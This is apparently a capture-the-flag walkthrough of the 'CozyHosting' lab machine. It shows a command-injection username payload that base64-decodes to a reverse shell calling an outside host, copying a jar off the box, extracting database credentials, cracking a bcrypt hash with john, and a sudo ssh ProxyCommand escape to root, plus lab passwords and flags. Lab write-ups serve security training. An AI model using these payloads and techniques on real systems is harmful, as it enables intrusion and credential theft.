
Username
test;echo${IFS%??}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42Lzk5OTkgMD4mMQ=="${IFS%??}|${IFS%??}base64${IFS%??}-d${IFS%??}|${IFS%??}bash;#

Foothold:


- Once we were in, I automatically tried to find and obtain the user flag. But as we can see, we don't have the relevant permissions.
- When looking to see if there's anything useful to use to elevate our permissions, I noticed that 'Postgresql' is running on the machine internally. 'Postgresql' is an SQL based database.
- Looking more I could not find much that would help besides the java script archive in the 'app' users directory.
- For our next step, we decided to move the archive to our machines and analyze it.
- We opened a quick Python http server and retrieved the file.
- Next, I used 7z to decompress the archive and see if we could find some useful information.




```
$ find / -type f -iname user.txt 2>/dev/null

^H$
$ ls /home
josh
$ cat /home/josh/user.txt
cat: /home/josh/user.txt: Permission denied
$ 
```




```
postgres: 14/main: logical replication launcher
postgres: 14/main: postgres cozyhosting 127.0.0.1(54444) idle
postgres: 14/main: postgres cozyhosting 127.0.0.1(54450) idle
postgres: 14/main: postgres cozyhosting 127.0.0.1(54464) idle
postgres: 14/main: postgres cozyhosting 127.0.0.1(54478) idle
postgres: 14/main: postgres cozyhosting 127.0.0.1(54494) idle
postgres: 14/main: postgres cozyhosting 127.0.0.1(54510) idle
postgres: 14/main: postgres cozyhosting 127.0.0.1(54524) idle
postgres: 14/main: postgres cozyhosting 127.0.0.1(54540) idle
postgres: 14/main: postgres cozyhosting 127.0.0.1(54554) idle
postgres: 14/main: postgres cozyhosting 127.0.0.1(54562) idle
[kworker/1:0-events]
```




```
$ ls
cloudhosting-0.0.1.jar
$ 
```



```
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```




```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ wget http://10.10.11.230:8000/cloudhosting-0.0.1.jar
--2024-08-25 04:04:09--  http://10.10.11.230:8000/cloudhosting-0.0.1.jar
Connecting to 10.10.11.230:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 60259688 (57M) [application/java-archive]
```




```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ 7z x cloudhosting-0.0.1.jar

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024
```


- After decompressing, we use some text manipulation to look for any passwords or usernames, and we end up finding credentials for the default user of ‘Postgresql’.
- Using the credentials with the previous open session, we can successfully connect to the data base.




```
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```



```
$ psql -h localhost -U postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256,
Type "help" for help.

postgres=#
```




```
cozyhosting=# \dt
         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | hosts | table | postgres
 public | users | table | postgres
(2 rows)
```




```
postgres=# \l
                                  List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)

postgres=#
```

- Inside we find a table named users with two users inside that both have a password in hash form.
- A quick brute force with john and we uncover the password for admin is ‘manchesterunited’




```
cozyhosting=# SELECT * FROM users;
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```




```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ john hash.txt --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (?)
1g 0:00:00:13 DONE (2024-08-25 04:09) 0.07564g/s 212.4p/s 212.4c/s 212.4C/s catcat..keyboard
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- Using the found password, we tried to connect as root or admin via SSH, but nothing seemed to work. So we tried with the user we found in the home directory, josh, and we got in!
- And finally, we were able to get the user flag.




```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ ssh josh@10.10.11.230
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linu
```




```
josh@cozyhosting:~$ ls
user.txt
josh@cozyhosting:~$ cat user.txt
7d96[redacted]6441
josh@cozyhosting:~$
```

<u>Privilege escalation:</u>

- To try and elevate our privileges, we ran ‘sudo -l’ to see what command the user could run as root. We found he can run any SSH command he wants as root.
- We spent the next 30 minutes trying to figure it out with no luck. So we decided to look for a hint.
- We found a hint telling us to look at the ‘gtfobins’ website, where we found a ssh command that can potentially elevate our command using ssh as a privileged user.
- Once we ran the command, we got a root shell, and we were able to obtain the root flag.



```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Sorry, try again.
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l
    
User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$
```




GTFOBins
https://gtfobins.github.io

GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security in misconfigured systems. The project collects legitimate ...

Ssh

Shell. It can be used to break out from restricted environments by ...




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```



```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# ls
user.txt
# whoami
root
# cat /root/root.txt
08366427292a18140842a78754f38f99
#
```

CozyHosting has been Pwned!

Congratulations **chananshenker**, best of luck in capturing flags ahead!